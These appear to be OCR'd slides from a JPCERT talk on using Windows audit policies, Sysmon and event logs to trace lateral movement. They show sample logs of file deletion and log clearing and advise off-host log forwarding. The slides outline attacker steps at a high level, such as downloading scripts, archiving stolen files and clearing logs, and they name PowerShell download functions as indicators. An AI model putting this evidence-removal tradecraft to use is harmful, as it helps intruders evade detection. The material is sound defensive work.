
File Downloads

- History of file downloads may be found on:
  - PowerShell commands
    - Invoke-WebRequest, System.Net.WebClient.DownloadFile, etc…
    - Can be checked from PowerShell logs
  - Files related to web browsers
    - Download history
    - Temporary Internet Files

It is possible to check them using Event Logs.

Tracing Execution Histories


- An example case of attack procedures.



1. Create an Access Path — **(Out of scope of this session)**
2. Investigate the Network — Investigate compromised accounts and executed commands using Audit Policies — Done
3. Permit Script Execution — Trace change on settings from PowerShell execution and registry modification histories — Done
4. Download the Script — Find script downloads from the network traffic logs — Done
5. Execute the Script — Trace execution history from PowerShell and command execution histories — Done
6. Remove Evidences — Prepare not to lose trace logs even when attackers remove them from compromised hosts

Tracking File Deletion

- File operations can be traced from the Audit logs.




```
Object:
        Object Server:      Security
        Object Type:        File
        Object Name:        C:\Users\testuser\AppData\Local\Temp\domain-users.txt
        Handle ID:          0x0

Process Information:
        Process ID:         0xe3c

Access Request Information:
        Transaction ID:     {00000000-0000-0000-0000-000000000000}
        Accesses:           DELETE

        Access Mask:        0x10000
        Privileges Used for Access Check:    -
```

- If the attacker creates a RAR or a ZIP file to create a single file to upload obtained files to his/her site...
  - The archive file is created temporarily, and then removed from the disk so it would not be found.

Clear Logs

- Event Logs may be cleared easily if the compromised account has administrative rights.



```
Keywords        Date and Time           Source     Event ID  Task Category
Audit Success   10/24/2017 6:50:18 PM   Eventlog       1102  Log clear

Event 1102, Eventlog

General   Details

The audit log was cleared.
Subject:
        Security ID:       TESTNET\Administrator
        Account Name:      Administrator
        Domain Name:       TESTNET
        Logon ID:          0x4A39E
```

- If logs are logged on a file, simply removing the log file will clear an evidence.

Need to consider a case where logs were cleared by attackers.


To Trace Attacks Even When Logs Were Cleared

- Logs remaining on the hosts may be cleared when an attacker successfully logs onto them.

- Real-time log transfer to other hosts help administrators to trace events even when the logs were cleared from hosts locally.
  - Event subscription
  - Send using protocols such as Syslog
  - Back up log files periodically

Tracing Execution Histories

- An example case of attack procedures.



1. Create an Access Path	(Out of scope of this session)	
2. Investigate the Network	Investigate compromised accounts and executed commands using Audit Policies	Done
3. Permit Script Execution	Trace change on settings from PowerShell execution and registry modification histories	Done
4. Download the Script	Find script downloads from the network traffic logs	Done
5. Execute the Script	Trace execution history from PowerShell and command execution histories	Done
6. Remove Evidences	Prepare not to lose trace logs even when attackers remove them from compromised hosts	Done

“Cons” of the Method

- It is necessary to tune up log sizes appropriately.
  - Otherwise, the precious evidences may get buried with other “garbage”.

- When attackers clear the logs stored on the compromised hosts, it becomes difficult to trace attacks.
  - It is important to think about gathering logs on other hosts securely.

“Pros” of the Method

- Execution histories of tools may be traced.
  - They cannot be traced by default settings.
  - Some “valuable” logs are recorded by simply modifying Windows settings and installing the free software

To Obtain Better Logs

- This research primarily used “**Windows standard features + Sysmon**”.

- Adding other elements would improve analysis.
  - Monitoring networks
  - Monitoring endpoints etc...

Conclusion

- Typically, limited set of tools and commands are used for Lateral Movement.
- Many attack tools can be detected with audit policy and Sysmon.
- Our report would be helpful if you are investigating APT incidents.

Thank you

Q&A

https://www.jpcert.or.jp/english/pub/sr/ir_research.html